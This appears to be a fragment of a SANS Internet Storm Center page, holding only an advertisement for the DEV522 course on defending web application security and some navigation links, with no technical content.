Join us at SANS! [Attend with Brad Duncan in starting](#)

**DEV522** Defending Web Application Security Essentials [LEARN MORE](#)  
**Learn to defend your apps before they're hacked**



[Top of page](#)

x

[Diary Archives](#)